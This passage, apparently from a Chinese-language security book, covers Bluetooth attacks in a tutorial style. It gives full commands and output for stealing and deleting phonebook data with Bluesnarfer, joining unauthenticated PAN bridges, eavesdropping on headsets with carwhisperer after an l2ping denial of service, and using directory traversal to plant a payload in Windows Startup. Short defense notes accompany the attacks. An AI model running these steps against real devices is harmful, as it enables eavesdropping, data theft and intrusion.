Bluesnarfer 工具利用老版 Nokia 手机中未文档化的 RFCOMM 信道，为攻击者提供一个接口来获取目标设备上的电话簿和通话列表。可以从 <http://www.alighieri.org/tools/bluesnarfer.tar.gz> 下载它。在源代码上做一些细微的修补使它能够在最新的 Linux 系统上运行，然后进行解压编译，如下所示：

```
$ wget -q www.alighieri.org/tools/bluesnarfer.tar.gz
$ tar xzf bluesnarfer.tar.gz
$ cd bluesnarfer
$ wget -q www.willhackforashu.com/code/bluesnarfer-devfix.diff
$ patch -p1 <bluesnarfer-devfix.diff
patching file include/bluesnarfer.h
patching file Makefile
patching file src/bluesnarfer.c
$ make
gcc -Iinclude -W -g3 -lbluetooth src/bluesnarfer.c -o bluesnarfer
```

不带任何参数运行 bluesnarfer 命令会显示工具的用法：

```
$ ./bluesnarfer
bluesnarfer: you must be root
bluesnarfer, version 0.1 -
usage: ./bluesnarfer [options] [ATCMD] -b bt_addr

ATCMD      : valid AT+CMD (GSM EXTENSION)

TYPE       : valid phonebook type ..
example    : "DC" (dialed call list)
```

```

"SM" (SIM phonebook)
"RC" (received call list)
"XX" much more

-b bdaddr : bluetooth device address
-C chan   : bluetooth rfcomm channel
-c ATCMD  : custom action
-r N-M    : read phonebook entry N to M
-w N-M    : delete phonebook entry N to M
-f name   : search "name" in phonebook address
-s TYPE   : select phonebook memory storage
-l        : list available phonebook memory storage
-i        : device info

```

首先，我们使用 bluesnarfer 工具获取目标手机上的电话簿：

```

$ sudo ./bluesnarfer -b 00:02:EE:6E:72:D3 -l
device name: Nokia 6310i
phonebook list:
"ME" - Unknow phonebook list
DC - Dialed call list
MC - ME missed call list
RC - ME received calls list
SM - SIM phonebook list
bluesnarfer: release rfcomm ok

```

Bluesnarfer 显示有多个可访问的电话簿，其中有一个未知的电话列表（ME）。在 -s 参数后，我们可以指定电话簿的名称，-r 参数后面指定的是编号范围，如下所示。

```

$ sudo ./bluesnarfer -b 00:02:EE:6E:72:D3 -s ME -r 1-2
device name: Nokia 6310i
custom phonebook selected
+ 1 - Personal : +492234899577
+ 2 - Mom : 5085551212
bluesnarfer: release rfcomm ok

```

攻击者在 -w 参数后指定编号范围就可以远程删除电话簿的对应内容：

```

$ sudo ./bluesnarfer -b 00:02:EE:6E:72:D3 -s ME -w 1-2
device name: Nokia 6310i
custom phonebook selected
delete of entry 1 successfull
delete of entry 2 successfull
bluesnarfer: release rfcomm ok
$ sudo ./bluesnarfer -b 00:02:EE:6E:72:D3 -s ME -r 1-2
device name: Nokia 6310i
custom phonebook selected
bluesnarfer: release rfcomm ok

```

手机上不受保护的 AT 命令信道给予了攻击者很大的控制权，他可以采取各种方式获取敏感信息，对系统进行修改。从攻击者角度来说，其他蓝牙规范泄露的不仅仅是一个设备。

## 一 防御 AT 信道攻击

在这个攻击实例中，我们采用 Nokia 6310i 手机作为攻击目标。随着时间的推移，这款手机也不像以前那样流行了，所以它也不太可能再会成为攻击目标。

尽管，现在 Nokia 6310i 手机已经几乎被淘汰了，但是 AT 信道攻击还是会配合其他攻击手段一起出现。举例来说，如果攻击者能诱骗用户接受新的蓝牙请求（比如利用 Windows 移动蓝线攻击），Windows 移动设备同样存在类似的服务访问漏洞（比如 Active Sync 蓝牙服务）。

为了防御 AT 信道攻击，应尽可能地关闭提供这项服务的规范。不幸的是，几乎没有什么设备允许用户对服务进行如此细致地配置，尽管在计算机环境中这是一项传统的安全措施。同样可以采取本章中我们介绍过的其他防御措施，防止攻击者利用多种漏洞攻击目标蓝牙设备。

### 10.3.3 未授权访问个人局域网

蓝牙个人局域网（Personal Area Networking, PAN）规范可以在一个或者多个设备之间创建 ad-hoc 网络连接。配合蓝牙网络封装规范（Bluetooth Network Encapsulation Profile, BNEP），设备可以通过蓝牙模拟一个以太网，完整地通过蓝牙媒介传输以太网格式的数据帧。通过个人局域网和蓝牙网络封装规范，两个设备可以使用任何上层协议交换数据，比如 IP 堆栈。个人局域网规范会在以下两种情况下用到。

第一种情况是在网络接入点服务中，例如蓝牙设备在蓝牙极微网和上行网络（比如一个以太网）之间作为桥接、路由器或者代理进行访问控制。在这种情况下，个人局域网规范将设备的工作方式模拟成 Wi-Fi AP 结构，将蓝牙作为无线的通信媒介。

第二种情况是在组 Ad-hoc 网络服务中，在极微网中，它用来在两个或者多个设备之间创建点对点的连接。这种使用情况与 IEEE 802.11 ad-hoc 网络服务类似。与 NAP 服务不同，GN 服务允许极微网的主设备参与与其他设备的数据交换中，而 NAP 服务只是负责在上行和下行设备中转发数据帧。

许多蓝牙设备都支持 NAP 和 GN 规范来利用蓝牙媒介支持上层协议堆栈。NAP 服务通常用在上行网络资源中，比如通过手机与笔记本上的蓝牙接口建立 GSM 连接。

由于 GN 服务和 NAP 服务类似，所以它也支持 ad-hoc 文件共享或者其他短时网络服务。尽管默认情况下它是关闭的，但是在 OS X 10.4 和之后的设备中都提供这两种服务，一旦开启之后，我们就可以通过标准 SDP 扫描发现它们，如下所示（由于篇幅所限对本例进行了删减）：

```

$ sdptool browse 00:1B:63:5D:56:6C
Browsing 00:1B:63:5D:56:6C ...

Service Name: Group Ad-hoc Network Service
Service Description: Personal Group Ad-hoc Network Service
Service Rechandle: 0x10005
Service Class ID List:
  "PAN Group Network" (0x1117)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  PSM: 15
  
```

```

"BNEP" (0x000f)
  Version: 0x0100

Service Name: Network Access Point Service
Service Description: Personal Ad-hoc Network Service Access Point
Service RechHandle: 0x10006
Service Class ID List:
- "Network Access Point" (0x1116)
Protocol Descriptor List:
"L2CAP" (0x0100)
  PSM: 15
  "BNEP" (0x000f)
    Version: 0x0100
Profile Descriptor List:
  "Network Access Point" (0x1116)
    Version: 0x0100

```

从攻击者角度来说，NAP 服务为攻击者提供了跨越目标蓝牙设备访问网络资源的机会，还可能利用蓝牙连接通过以太网或者 IP 攻击其他主机。对于 GN 规范，攻击者可能就不那么感兴趣了，因为它将攻击者限制在了目标设备本身，如果确认远程蓝牙设备上包含有漏洞的话，他们还是能够枚举和利用设备漏洞。

蓝牙技术联盟规范文档中的个人局域网包含多种针对 NAP 或者 GN 服务的高强度安全措施，其中有蓝牙 LMP 认证和加密，还有上层认证选项，比如 IEEE 802.1X。除此之外，并不是所有的个人局域网规范实现都需要认证或者创建访问加密密钥。

Blekin F8T030 是一个建立在 NAP 规范上的网络接入点，它使用蓝牙作为无线传输媒介。默认情况下，F8T030 在桥接到本地以太网接口时不会尝试对连接进行认证或者加密。在设备友好名称中，它泄露了网络 IP 地址信息，如下所示。

```

$ hcitool scan
Scanning ...
    00:02:72:47:38:FC        RN_000690[172.16.0.98]

```

在 Linux 系统上，我们使用 BlueZ pand 工具进行连接：

```

$ sudo modprobe bnep
$ sudo pand -c 00:02:72:47:38:FC -n
pand[21127]: Bluetooth PAN daemon version 4.32
pand[21127]: Connecting to 00:02:72:47:38:FC
pand[21127]: bnep0 connected
$ sudo ifconfig bnep0 up
$ sudo tcpdump -ni bnep0 -s0
tcpdump: WARNING: bnep0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on bnep0, link-type EN10MB (Ethernet), capture size 65535 bytes
06:50:39.023470 IP6 fe80::202:76ff:fe19:e167 > ff02::2: ICMP6, router
solicitation, length 16
06:50:39.409528 IP6 fe80::9914:a0cf:4709:fd5d.59856 > ff02::1:3.5355:
UDP, length 33
06:50:39.414460 IP 172.16.0.109.56198 > 224.0.0.252.5355: UDP, length 33

```

在本例中，我们装载了负责蓝牙网络封装协议的 Linux 内核模块（`modprobe bnep`），然后我们启动 `pand`，使用 `-c` 参数指定目标的蓝牙地址，在连接结束后（`-n`）再使它变成后台守护进程。`Pand` 进程对自身进行广播，在数秒后创建了一个新的接口 `bnep0`。我们使用 `ifconfig` 工具保持接口处在开放状态。

一旦 `bnep0` 接口建立完毕，我们就有了与 Belkin F8T03 有线网络的一个以太网桥连接。在本例中，我们打开了 `tcpdump` 工具，跟踪 IPv6 和 IPv4 在网络中的广播传输通信数据包。同样，我们可以手动在 LAN 上为 `bnep0` 接口配置一个 IP 地址，或者使用 DHCP 客户端自动获取一个 IP 地址，如下所示。

```
$ sudo dhclient bnep0
Listening on LPF/bnep0/00:02:76:19:e1:67
Sending on LPF/bnep0/00:02:76:19:e1:67
Sending on Socket/fallback
DHCPDISCOVER on bnep0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 172.16.0.113 from 172.16.0.1
DHCPREQUEST of 172.16.0.113 on bnep0 to 255.255.255.255 port 67
DHCPACK of 172.16.0.113 from 172.16.0.1
```

当要关闭 `pand` 接口时，再次运行 `pand` 工具，指定 `-K` 参数来结束所有的 `pand` 连接：

```
$ sudo pand -K
```

**提示** 可以访问 `/var/log/syslog` 文件：`tail -f /var/log/syslog` 的内容进一步查看 `pand` 工具的调试输出结果。

一旦我们通过个人局域网规范访问到了 LAN，那么这就意味着我们可以访问那些存在漏洞的网络设备，就好像我们与网络建立了物理连接一样（尽管数据率很低）。

### 恶意蓝牙网络

Belkin F8T030 蓝牙访问点不太可能成为目标网络中的弱点。在作者的的经验中，比起蓝牙访问点，笔记本、台式电脑和手机更有可能发现运行着个人局域网服务。然而，类似 Belkin 访问点这样的设备很有可能会出现在另一种无线攻击手段中：恶意欺骗访问点。

恶意欺骗访问点是一个无线设备，它被植入在目标机构的网络中，使得攻击者能够从安全的距离访问网络。攻击者可以通过多种途径植入欺骗访问点：突破设备的物理安全保护然后安装一个访问点（比如隐藏在大厅的某个地点），欺骗业务不精的员工让他们帮你植入访问点，或者买通那些意在报复雇主的内鬼。

越来越多的机构使用 IEEE 802.11 无线入侵检测系统来监视无线连接，要逃避检测变得比以前更加困难了。对攻击者来说，802.11 无线入侵检测技术并不适用于蓝牙设备。

如果攻击者想要植入一个恶意访问点，而目标机构采用的是无线入侵检测技术，那么他只需要使用蓝牙代替 Wi-Fi 作为传输机制就可以了。通过微小的硬件改动或者商用适配器，Belkin 访问点甚至可以通过以太网供电技术端口启动。更进一步来讲，

T8T030 的电路板非常小，它足以隐藏在任何看似没有危险的设备中，比如烟雾探测器或者其他环境监测设备，增加了攻击者躲避检测的可能性。

### 10.3.4 攻击耳机规范

耳机规范 (Headset Profile, HS) 有可能代表了蓝牙技术最广泛的应用。通过耳机规范，用户使用蓝牙耳机与手机进行配对，在两个设备之间传输音频数据。此外，耳机协议还经常出现在车载音响系统中（配合免提协议），使本地麦克风和车载音响播放移动设备和汽车之间传输的音频通信数据包。

我们可以通过 SDP 扫描，确定耳机规范和免提 (Hands-Free, HFR) 规范的存在。下面是针对 Aliph Jawbone 耳机的扫描结果：

```
$ sdptool records 00:0D:3C:48:72:F5
Service Name: Hands-Free unit
Service RecHandle: 0x10000
Service Class ID List:
  "Handsfree" (0x111e)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 1
Profile Descriptor List:
  "Handsfree" (0x111e)
  Version: 0x0101

Service Name: Headset
Service RecHandle: 0x10001
Service Class ID List:
  "Headset" (0x1108)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 2
Profile Descriptor List:
  "Headset" (0x1108)
  Version: 0x0100
```

从安全角度来说，蓝牙耳机本身就是一个威胁。几乎没有蓝牙耳机会包含一个人机接口 (Man-Machine Interface, MMI)，比如键盘或者任何类似的设备，这就限制了终端用户对设备进行配置和控制，从而无法达到指定的安全标准。所以几乎所有的蓝牙耳机都采用固定的 PIN 值“0000”，它们依赖于其他的安全措施控制设备访问。

蓝牙耳机使用的主要安全措施是用户对于可发现和不可发现模式的控制。通常用户需要进行一系列的操作，比如在数秒内按住一个按钮，提示耳机进入可发现模式，在这种情况下它

会在请求中泄露蓝牙地址。用户与其他设备配对时，他们通常会进行上述操作，然后耳机会返回到不可发现模式中，随后向远程设备发送直接呼叫请求来重新建立连接以备后用。第8章讲过，即使设备不在可发现模式下，攻击者还是能够确认设备的存在，根据足够多的信息来获取完整的蓝牙地址。

第二项安全机制是蓝牙耳机能够在可发现模式下接受新的配对请求。许多蓝牙耳机会拒绝新的远程设备的配对请求，除非它们被配置在可发现模式下。从操作角度来看，这个逻辑有一定的意义。如果用户将设备置于可发现模式下，那么蓝牙耳机就会暴露出漏洞：它会泄露它的蓝牙地址，接受新的连接，但是其中唯一采取的安全措施是固定的PIN值“0000”。如果设备不在可发现模式下，那么设备就不需要处理新的配对请求，也就不会再接受它们了。


攻击这种措施的方法是伪造出一个先前与耳机进行过配对的设备的蓝牙地址，然后在不可发现模式下连接耳机，导致耳机拒绝先前配对中存储的链接密钥。要使用这种攻击手段，攻击者必须知道目标耳机的蓝牙地址（在不可发现模式下），还有手机或者其他任何与耳机进行过配对的设备蓝牙地址。举例来说，假设耳机的蓝牙地址是00:11:9F:C5:F1:AE，先前有一个手机与它进行了配对，手机的蓝牙地址是00:13:CE:55:98:EF，那么我们可以通过bdaddr工具对本地的蓝牙接口进行伪造，然后使用hcitool命令创建连接，如下所示。

```
$ sudo /usr/src/bluez-4.47/test/bdaddr -i hci0 -r 00:13:CE:55:98:EF
$ sudo hcitool cc 00:11:9F:C5:F1:AE
```

**提示** 在进行入侵时，打开第二个窗口查看hcidump工具显示的目标蓝牙耳机设备给出的回应。在连接请求中，耳机会发送一条“链接密钥请求无效”的消息，之后是一个新的连接请求和成功的回应信息。

更简单的攻击方法是当耳机配置在不可发现模式下时，不要限制与它们进行配对。Aliph Jawbone就是这样一款耳机，如右图所示：

Aliph是一款非常流行的蓝牙耳机，因为它拥有高级的去噪特性，还能提供高品质的音频质量。但是它却并不包含其他常见蓝牙耳机的安全特性，这就允许攻击者将它用作一个远程的音频窃听设备。



## 窃听蓝牙耳机

流行性	6
难易度	3
影响力	8
危险级	6

在这个攻击中，我们会讲解如何将蓝牙耳机打造成远程音频窃听设备。注意这个攻击并不针对主动呼叫音频截取（在前面的章节中，我们已经讲解过使用FTS4BT和WAV输出特性实现此类攻击），相反，我们会伪造成一台手机与耳机连接，就好像在会话中存在着一个主动

“呼叫”，这样我们就能够记录下任何耳麦中的音频（比如说话者的声音，或者耳麦中发出的任何音频），向耳机中注入音频数据。

一旦我们确定了耳机和手机的蓝牙地址，还有一个需要解决的问题。许多蓝牙手机同时只能接受一个连接，这是由于耳机和手机之间进行实时 SCO 音频交换的限制。所以只要耳机与手机相互连接的话，我们就无法创建连接。幸运的是，许多手机都能够连接多个设备，这就为我们实施拒绝服务攻击来破坏连接状态提供了机会。

在本节的前面部分，我们提到 Windows 移动设备很容易受到拒绝服务攻击，攻击者通过发送最大长度的友好名称就能导致设备崩溃并且重启。其他蓝牙设备也存在着类似的漏洞，比如 ping 炸弹，攻击者通过发送一条负载超过 600 个字节的 L2CAP 回显请求就可以造成设备宕机，如下所示。

```
$ sudo l2ping -c 3 00:02:EE:6E:72:D3
Ping: 00:02:EE:6E:72:D3 from 00:02:76:19:E1:67 (data size 44) ...
0 bytes from 00:02:EE:6E:72:D3 id 0 time 15.66ms
0 bytes from 00:02:EE:6E:72:D3 id 1 time 36.57ms
0 bytes from 00:02:EE:6E:72:D3 id 2 time 32.62ms
3 sent, 3 received, 0% loss
$ sudo l2ping -s 666 00:02:EE:6E:72:D3
Can't connect: Host is down
```

在造成手机拒绝服务之后，耳机与手机之间的连接也会消失，这样我们就有可能与耳机建立起连接。我们首先发起连接，使用 carwhisperer 工具模拟一台手机。这个工具原本的用途是将车载音响设备配置在可发现模式下，但是它同样能够用来连接耳机规范，注入和记录音频数据。可以从 [http://trifinite.org/trifinite\\_stuff\\_carwhisperer.html](http://trifinite.org/trifinite_stuff_carwhisperer.html) 上下载 carwhisperer 的源代码，然后如下所示进行编译：

```
$ sudo apt-get install libbluetooth-dev
$ wget -q http://trifinite.org/Downloads/carwhisperer-0.2.tar.gz
$ tar xzf carwhisperer-0.2.tar.gz
$ cd carwhisperer-0.2
$ make
gcc carwhisperer.c -o carwhisperer -lbluetooth
```

下一步，我们需要配置攻击系统，当我们与耳机进行配对时，我们需要对固定的 PIN 值“0000”做出回应。在 Linux 系统上，如果有 4.0 或者之后版本的 BlueZ 栈，那么我们可以创建一个文件夹和一个包含目标设备蓝牙地址和一个默认 PIN 值的文件（文件名是 pincodes），通过它们表示本地蓝牙适配器的蓝牙地址（以十六进制的大写字母形式）和一个固定的 PIN 值。我们首先确认本地攻击接口的蓝牙地址：

```
$ hciconfig hci0
hci0: Type: USB
      BD Address: 00:02:76:19:E1:67 ACL MTU: 384:8 SCO MTU: 64:8
      UP RUNNING PSCAN
      RX bytes:166720 acl:5324 sco:0 events:5942 errors:0
      TX bytes:123271 acl:4964 sco:0 commands:352 errors:0
```

下一步，我们为这个蓝牙地址创建目录结构：

```
$ sudo mkdir -p '/var/lib/bluetooth/00:02:76:19:E1:67'
```

然后，我们在新文件夹下创建 `pincodes` 文件，里面包含了耳机的蓝牙地址，之后是 PIN 值，它们中间用空格分隔，如下所示。

```
$ sudo su
# echo "00:0D:3C:48:72:F5 0000" >>' /var/lib/
bluetooth/00:02:76:19:E1:67/pincodes'
# exit
```

一旦 PIN 建立完毕后，我们就打开 `carwhisperer` 工具记录和注入目标蓝牙耳机。`carwhisperer` 依靠原始的音频文件进行音频输入和输出，默认情况下，它已经包含了一个样本文件 `message.raw`。使用 `carwhisperer`，我们需要指定本地攻击接口名称、要注入耳机的原始音频文件、记录音频的文件名，和目标的蓝牙地址，如下所示。

```
$ ./carwhisperer
Usage:
    carwhisperer <hci#> <messagefile> <recordfile> <bdaddr> [channel]
$ sudo ./carwhisperer hci0 message.raw out.raw 00:0D:3C:48:72:F5
Voice setting: 0x0060
RFCOMM channel connected
SCO audio channel connected (handle 45, mtu 64)
got: AT+BRSF=24
answered: +BRSF: 63
.
```

`carwhisperer` 工具每接收到 800 个数据包，它就会在屏幕上打印一个点，直到到达文件的尾部为止，它都会持续将记录的音频写入指定的文件中。在任意时间，你都能够通过按 `Ctrl+C` 键来中断 `carwhisperer` 运行。

**注意** 作者演示蓝牙耳机窃听攻击的视频网址是 <http://www.youtube.com/watch?v=lc-jzYAH2gw>。

**提示** 如果你不需要注入音频，那么可以指定一个空文件作为输入音频的文件名来记录目标耳机中的数据。使用 `touch empty.raw` 命令创建一个空的输入文件。

使用 `sox` 工具将 `out.raw` 文件转换为 WAV 文件格式。在 Debian 系统上可以如下所示安装工具：

```
$ sudo apt-get install sox
$ sudo sox -t raw -r 8000 -u -b 8 -c 1 out.raw out.wav
$ file out.wav
out.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 8 bit,
mono 8000 Hz
```

然后，可以使用工具播放输出的 `out.wav` 文件：

```
$ play out.wav
```

**提示** 使用 `sox` 工具，可以将任意 WAV 文件转换为 raw 文件，然后使用 `carwhisperer` 工具进行注入：`sox -twav -r 44100 -c 2 in.wav -t raw -r 8000 -c 1 -u -b 8 out.raw`。

蓝牙耳机窃听可以用来攻击耳机或者车载音响设备，但是攻击者还能使用它攻击提供耳机协议或者免提协议的其他系统，其中包括一些 Windows 蓝牙堆栈规范。

## PC 蓝牙音频 bug

流行性	5
难易度	5
影响力	8
危险级	6

尽管 Windows XP、Windows Vista 和 Windows 7 系统提供了一个本地的蓝牙栈，但是它只提供了有限的功能和服务。像 BlueSoleil 这样的第三方蓝牙栈可以提供更多的功能，可以从 bluesoleil.com 下载它，或者它会与一些蓝牙硬件一同打包发布。

BlueSoleil 6.05.85 在默认情况下处于可发现模式下，同时它实现了耳机规范，如下所示（由于篇幅所限对结果进行了删减）。

```
$ hcitool scan
Scanning ...
    00:11:67:D3:C7:19  BSHOST
$ sdptool browse 00:11:67:D3:C7:19
Browsing 00:11:67:D3:C7:19 ...
Service Name: Headset Profile AG
Service RecHandle: 0x10003
Service Class ID List:
    "Headset Audio Gateway" (0x1112)
    "Generic Audio" (0x1203)
Protocol Descriptor List:
    "L2CAP" (0x0100)
    "RFCOMM" (0x0003)
        Channel: 2
Profile Descriptor List:
"Headset" (0x1108)
    Version: 0x0100
```

因为它是一个不需要认证的耳机规范，所以我们可以使用 carwhisperer 连接 BlueSoleil，对目标进行注入或者记录。如果攻击的目标是笔记本或者台式电脑系统，那么产生的后果会更加严重。能够利用 BlueSoleil 漏洞的攻击者可利用目标作为远程音频窃听跳板，来捕获所有目标系统范围内耳机中的音频数据。为了进行隐藏，我们需要指定一个空文件作为输入，这样就不会在目标电脑的音响内发出任何声音：

```
$ touch empty.raw
$ sudo ./carwhisperer hci0 empty.raw out.raw 00:11:67:D3:C7:19 2
Voice setting: 0x0060
RFCOMM channel connected
SCO audio channel connected (handle 45, mtu 64)
```

同样影响漏洞危险级别的还有 BlueSoleil 的软件升级机制。与其他软件供应商不同，BlueSoleil 不向用户提供软件升级来修补安全漏洞。用户可以花 29.95 美元购买升级版的软件

来修补这个漏洞，同时成为 BlueSoleil 俱乐部的会员。更多的信息请参见 <http://www.bluesoleil.com/shop/Intro.aspx?TID=64>。

## 一 防御蓝牙窃听攻击

许多攻击蓝牙规范的手段都可以通过简单地关闭问题协议进行防御。在 BlueSoleil 音频窃听攻击中，耳机规范默认是开启的，而且它不需要进行认证，但是用户可以使用 BlueSoleil 管理工具修改支持规范列表。

不幸的是，在嵌入式蓝牙设备中关闭指定规范几乎是不可能的。尽管攻击者需要克服许多困难利用蓝牙耳机漏洞进行窃听攻击，但是对于一个意志坚定的攻击者来说它仍是一项可行的攻击手段。

### 10.3.5 文件传输攻击

蓝牙设备中另一种常见的服务是向远程设备传输文件。有两种蓝牙规范支持文件传输特性，它们可以应用在多种场合下。

对象推送规范（Object Push Profile, OPP）使用上层的对象交换协议进行文件传输操作。对象推送规范使用了对象交换协议中的这些特性：在对象交换的客户端和服务端之间建立和取消会话，存储和获取文件，停止正在进行的文件传输过程。对象推送规范并不能列出远程设备上的文件系统。

用户必须先指定文件名来获取文件。对象推送规范通常用来实现简单的设备文件交换，比如客户端将文件推送到远程设备上，或者通过 VCards 进行单向或者双向的联系信息交换。

相反，文件传输规范（File Transfer Profile, FTP）允许用户更好地访问远程文件系统，允许用户浏览、传输和修改文件。通常它还允许用户创建新的文件夹，尽管在规范中并没有特别要求这点。文件传输规范同样允许用户创建新的空文件（或者从一个系统向另一个传送既有文件），删除任意的文件或者目录。在蓝牙上，通常采用文件传输规范实现远程文件系统管理，它通常会配有一个图形界面，这样用户就能够确认文件和目录以便进行快速地浏览和切换。

可以通过 SDP 枚举确认对象推送规范或者文件传输规范的存在，如下所示（由于篇幅所限对结果进行了删减）：

```
$ sdptool records 00:11:34:9E:F1:32
Service Name: FTP
Service RecHandle: 0x10002
Service Class ID List:
  "OBEX File Transfer" (0x1106)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
  Channel: 2
  "OBEX" (0x0008)

Service Name: Phonebook Access PSE
Service RecHandle: 0x10003
Service Class ID List:
  "Phonebook Access - PSE" (0x112f)
```

```

Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 2
  "OBEX" (0x0008)

Service Name: OBEX Object Push
Service RecHandle: 0x10004
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 2
  "OBEX" (0x0008)

```

扫描结果确认了 3 个文件传输服务。第一个是文件传输服务，之后是两个文件推送服务。第一个文件推送服务用来提供对电话簿的访问，通过文件推送规范来控制访问目标设备上电话簿记录的权限。第二个文件推送服务用来实现对目标文件系统的普通访问。

从安全角度来说，文件推送服务通常会以多种方式实现，每一种都有独立的安全等级。在之前的 SDP 枚举中，Phonebook Access PSE 与第二个文件推送服务就有不同的安全策略，第一个服务用来接收新的电话簿记录或者允许远程设备下载现有记录，而第二个服务的用途是实现标准的文件系统访问。此外，蓝牙设备也会使用文件推送服务实现名片交换，但是通常为了简化交换信息的过程，这些服务都不要求进行认证。通常在不需要进行认证的情况下，这些服务中存在的漏洞都能够被攻击者利用。

在文件推送规范和文件传输规范中，另一项安全措施是限制远程设备能够访问的文件系统位置。对于文件推送规范，每个服务都在目标文件系统中指定了一个目录，它的用途是存储传入的文件请求并对输出请求进行回应。蓝牙文件目录就是一个例子，通常它都会与其他文件系统目录区分开来。对于文件传输规范，管理委员会指定一份目录列表，其中的目录都可以让远程 FTP 客户端进行访问，但是不在列表中的目录都不会允许远程访问。

在过去的数年中，文件推送规范和文件传输规范的实现中都被爆出了不少漏洞。发现和执行这些攻击的方法对于我们将知识扩展到当前的蓝牙规范上是很有价值的。

## 文件传输目录遍历漏洞

流行性	6
难易度	8
影响力	9
危险级	8

迄今为止，多种蓝牙栈都被爆出会遭受目录递归攻击。在目录递归攻击中，黑客会在目标系统的文件名前加上目录递归字符（..）。如果目标蓝牙栈对传输的文件名没有进行认证，那么攻击者就可以在目标文件系统的任意目录中存储文件。举例来说，如果蓝牙设备将所有的文

件都存储在 C:\My Documents\Bluetooth Files 目录中，而攻击者指定的文件名是 ..\..\Windows\Startup\Pwned.exe，那么存在漏洞的蓝牙栈会将 Pwned.exe 文件写入 C:\Windows\Startup 目录下，跳出了受限制的蓝牙文件目录。

目录递归攻击曾经出现在 Widcomm、Toshiba、Bluesoleil、Affix 和多种 Windows 移动蓝牙设备上。它们之间的漏洞细节都很类似，基本都出现在文件推送规范和文件传输规范中。

我们可以使用 ussp-push 工具在文件推送规范中进行目录递归攻击。首先，我们需要选择要上传到目标系统上的恶意代码，比如 rootkit 或者其他的系统后门，又或者是用来修改系统获取访问权限的执行脚本。下一步，我们指定利用文件名漏洞（在本例中是 acrd32up.exe），确定它的执行目录，将文件传输到目标系统上。比较常见的攻击方法是将恶意代码上传到 C:\Windows\Startup 目录下，这样当系统启动时，我们的代码就会得到执行，如下所示。

```
$ sudo apt-get install ussp-push
$ ussp-push 00:1D:25:EC:47:86@10 pwned.exe ..\..\..\..\..\..\..\..\windows
\\startup\\acrd32up.exe
name=pwned.exe, size=316016
Local device 00:02:76:19:E1:67
Remote device 00:1D:25:EC:47:86 (10)
Connection established
```

尽管没有执行成功的回显，但 ussp-push 已经成功地把 pwned.exe 文件传送到目标系统上，将它写入了 \\windows\startup 目录，同时把名称修改成了 acrd32up.exe（我们使用一个诱惑的名称来伪装文件的用途）。因为反斜杠是 UNIX 的 shell 元字符，所以我们需要输入 2 次避免 Linux 的 shell 将它解析为元字符。

**提示** 可以在目录递归攻击命令中任意指定层数，这并不会产生什么负面结果。甚至如果不知道需要递归的路径的具体层数的话，可以指定一个适当的数量，直到确信在构造文件目录时，已经到达了文件目录的根部。

在文件推送规范中目录递归漏洞是一个巨大的威胁，同样在文件传输规范中它也会暴露目标文件系统的内容。在文件推送规范中，目录递归漏洞允许攻击者向目标系统的任意目录上传文件。在文件传输规范中，攻击者可以利用这个漏洞列出目标文件系统上的所有目录和文件，上传任意文件并且能够获取任意的文件内容。文件推送规范和文件传输规范中的漏洞最终会被用来攻击主机，但是对于攻击者来说，文件传输规范中的漏洞更容易利用，这使得他们可以获取访问目标设备上敏感资源的权限。

举例来说，Alberto Moreno Tablado 曾经曝光过 HTC Windows Mobile 6.0 和 6.1 设备上的漏洞，它的编号是 CVE-2009-0244。通过利用对象交换协议中文件传输规范存在的漏洞，攻击者通过在路径或者文件名中加上 ../ 或者 ..\，就可以跳出默认的蓝牙共享目录，获得目标设备上更高的访问权限。

为了利用这个漏洞，攻击者首先需要获取目标设备的访问权。当设备第一次与目标建立连接时，Windows 移动设备会询问用户是否接受连接请求。在本章的前面部分，我们曾经介绍过使用蓝线攻击对设备进行伪装，同时在攻击者的设备上创建一个恶意的友好名称来突破这个

## 安全措施。

在 Linux 系统上，我们可以使用 obexftp 工具攻击有漏洞的文件传输规范服务，如下所示。

```
$ sudo apt-get install obexftp
$ obexftp -b 00:1D:25:EC:47:86 -l ".././My Documents"
Browsing 00:1D:25:EC:47:86 ...
Channel: 15
Connecting..done
Receiving "(null)"...[?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE folder-listing SYSTEM "obex-folder-listing.dtd">
<folder-listing version="1.0">
  <parent-folder name="My Documents" />
  <folder name="Documents" created="19961103T141500Z" size="0"/>
  <folder name="Pictures" created="19961103T141500Z" size="0"/>
  <folder name="Private" created="19961103T141500Z" size="0"/>
  <folder name="Templates" created="19961103T141500Z" size="0"/>
  <folder name="Notes" created="19961103T141500Z" size="0"/>
  <file name="ig_rsa.pub" created="19961103T141500Z" size="407"/>
  <file name="lot-of-sushi.jpg" created="19961103T141500Z"
size="316016"/>
</folder-listing>done
Disconnecting..done
```

使用 `-g` 参数获取命名文件：

```
$ sudo obexftp -b 00:1B:63:5D:56:6C -g ".././My Documents/lot-of-sushi.jpg"
Browsing 00:1B:63:5D:56:6C ...
Channel: 15
Connecting..done
Receiving "lot-of-sushi.jpg"...done
Disconnecting..done
```

使用 `-p` 参数将文件上传到目标设备上，通过 `-c` 参数指定目标目录，如下所示。

```
$ sudo obexftp -b 00:1B:63:5D:56:6C -p pwned.exe -c ".././Windows/Startup"
Browsing 00:1B:63:5D:56:6C ...
Channel: 15
Connecting..done
Sending "pwned.exe"...done
```

## ❶ 防御文件传输目录递归攻击

